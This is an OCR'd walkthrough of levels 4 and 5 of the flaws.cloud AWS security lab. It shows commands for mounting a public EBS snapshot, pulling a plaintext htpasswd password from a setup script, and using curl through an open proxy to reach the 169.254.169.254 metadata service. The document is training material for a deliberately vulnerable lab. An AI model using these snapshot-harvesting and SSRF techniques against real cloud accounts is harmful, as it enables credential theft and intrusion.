
Instance launched




Saving the downloaded file in windows to kali machine





kali-linux-2024.2-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
kali-linux-2024.2-vmware-...
flAWS
level4-1156739cfb264ced6de514971a4bef68.flaws.cloud/hint2.html
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
First, create a volume using the snapshot:
Now in the console you can create an EC2 (I prefer ubuntu, but any linux will do) in the us-west-2 region and in the storage options, choose the volume you just created.
SSH in with something like:
We'll need to mount this extra volume by running:
Now you can dig around in that snapshot. Need more help? See Hint 3
ec2-user@ip-172-31-22-115:~
File Actions Edit View Help
nano flaws-keypair.pem
ssh -i flaws-keypair.pem ec2-user@
ssh: connect to host 34.2
Connection refused
ls -la
total 172
drwxrwxr-x 3 kali kali 4096 Aug 9 12:18 .
drwx------ 23 kali kali 4096 Aug 9 10:50 ..
-rw-rw-r-- 1 kali kali 91 Aug 9 10:57 access_keys.txt
-rw-rw-r-- 1 kali kali 123637 Feb 26 2017 authenticated_users.png
-rw-rw-r-- 1 kali kali 1679 Aug 9 12:14 flaws-keypair
-rw-rw-r-- 1 kali kali 1679 Aug 9 12:18 flaws-keypair.pem
drwxrwxr-x 7 kali kali 4096 Aug 9 10:57 .git
-rw-rw-r-- 1 kali kali 1552 Feb 26 2017 hint1.html
-rw-rw-r-- 1 kali kali 1426 Feb 26 2017 hint2.html
-rw-rw-r-- 1 kali kali 1247 Feb 26 2017 hint3.html
-rw-rw-r-- 1 kali kali 1035 Feb 26 2017 hint4.html
-rw-rw-r-- 1 kali kali 1861 May 22 2020 index.html
-rw-rw-r-- 1 kali kali 26 Feb 26 2017 robots.txt
chmod 400 flaws-keypair.pem
ssh -i flaws-keypair.pem ec2-user@
The authenticity of host '34.216.97.140 ( )' can't be established.
ED25519 key fingerprint is SHA256:TXFtVptmk/lN9jaFGJ7LKZ7EneCVjNnCj+xQUiNGEZM.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '34.216.97.140' (ED25519) to the list of known hosts.
Amazon Linux 2023
https://aws.amazon.com/linux/amazon-linux-2023
[ec2-user@ip-
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
7:40 PM
8/9/2024



kali-linux-2024.2-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
kali-linux-2024.2-vmware-...
flAWS
level4-1156739cfb264ced6de514971a4bef68.flaws.cloud/hint3.html
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Level 4: Hint 3
Once you've attached the volume, you'll want to look around for something that might tell you the password. Running some variant of `find /mnt -mtime -1` will help to find recent files, which you can filter further using:
That should show about 36 files that have changed to help narrow down your search.
Still need a hint? Go to Hint 4 for the solution.
ec2-user@ip-172-31-22-115:/mnt/home/ubuntu
File Actions Edit View Help
-rw-rw-r-- 1 kali kali 1861 May 22 2020 index.html
-rw-rw-r-- 1 kali kali 26 Feb 26 2017 robots.txt
chmod 400 flaws-keypair.pem
ssh -i flaws-keypair.pem ec2-user@
The authenticity of host '34.216.97.140 (34.216.97.140)' can't be established.
ED25519 key fingerprint is SHA256:TXFtVptmk/lN9jaFGJ7LKZ7EneCVjNnCj+xQUiNGEZM.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '34.216.97.140' (ED25519) to the list of known hosts.
Amazon Linux 2023
https://aws.amazon.com/linux/amazon-linux-2023
[ec2-user@ip-]$ lsblk
NAME MAJ:MIN RM SIZE RO TYPE MOUNTPOINTS
xvda 202:0 0 8G 0 disk
├─xvda1 202:1 0 8G 0 part /
├─xvda127 259:0 0 1M 0 part
└─xvda128 259:1 0 10M 0 part /boot/efi
xvdb 202:16 0 8G 0 disk
└─xvdb1 202:17 0 8G 0 part
sudo file -s /dev/xvdb1
/dev/xvdb1: Linux rev 1.0 ext4 filesystem data, UUID=5a2875d0-d095-4511-bef9-802fd8a7610e, volume name "cloudimg-rootfs" (needs journal recovery) (extents) (large files) (huge files)
]$ sudo mount /dev/xvdb1 /mnt
]$
]$ lsblk
NAME MAJ:MIN RM SIZE RO TYPE MOUNTPOINTS
xvda 202:0 0 8G 0 disk
├─xvda1 202:1 0 8G 0 part /
├─xvda127 259:0 0 1M 0 part
└─xvda128 259:1 0 10M 0 part /boot/efi
xvdb 202:16 0 8G 0 disk
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
7:50 PM
8/9/2024





And on to level 5

Here examines an insecurely configured Lambda function, learning how such vulnerabilities can be exploited to gain access to sensitive data or escalate privileges within an AWS environment


kali-linux-2024.2-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
flAWS - Level 5
Good work getting in. This level is described at http://level5-d2891f604d2061b6977c2481b0c8333e.flaws.cloud/243f422c/
ec2-user@ip-172-31-22-111:/mnt/home/ubuntu
[ec2-user@ip-172-31-22-111 ubuntu]$ ls -la
[ec2-user@ip-172-31-22-111 ubuntu]$ cat metadata
cat: metadata: No such file or directory
[ec2-user@ip-172-31-22-111 ubuntu]$ cat meta-data
[ec2-user@ip-172-31-22-111 ubuntu]$ cd iam/
-bash: cd: iam/: No such file or directory
[ec2-user@ip-172-31-22-111 ubuntu]$ cat setupNginx.sh
htpasswd -b /etc/nginx/.htpasswd flaws nCP8xigdjpjyiXgJ7nJu7rw5Ro68iE8M
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.


kali-linux-2024.2-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Level 5: Hi
On cloud services, including AWS, the IP 169.254
metadata service.
There is an RFC on it (RFC-3927), but you should
here.
Need another hint? Go to Hint 2
kali@kali: ~
Code: NoSuchKey
Message: The specified key does not exist.
Key: 169.254.169.254/
RequestId: FHEHNDBNRXHABRAC
HostId: /EwjxWvYSPV+0kvfa8PEb1T8YLfL1q0VB3IqqlQ8o0SY6/zOtUq9tleKfGXTJJJoAHLfYFiO9sA=
(kali@kali)-[~]
$ curl http://4d0cf09b9b2d761a7d87be99d17507bce8b86f3b.flaws.cloud/proxy/169.254.169.254/
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.


kali-linux-2024.2-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
kali-linux-2024.2-vmware-...
Level 5: Hi
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
8:06 PM
8/9/2024


kali-linux-2024.2-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
kali-linux-2024.2-vmware-...
Level 5: Hi
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
8:14 PM
8/9/2024

Conclusion

The Flaws.cloud lab provides a practical and engaging way to learn about AWS security by simulating real-world vulnerabilities and attack scenarios. By completing each level, participants not only gain a deeper understanding of common cloud security issues but also learn how to implement best practices to protect against these vulnerabilities. The lab serves as a valuable resource for anyone looking to improve their cloud security skills, whether **they are beginners or experienced professionals. Through this hands-on approach, participants are better equipped to identify and mitigate security risks in their own cloud environments, making the Flaws.cloud lab an essential tool for anyone involved in cloud security.**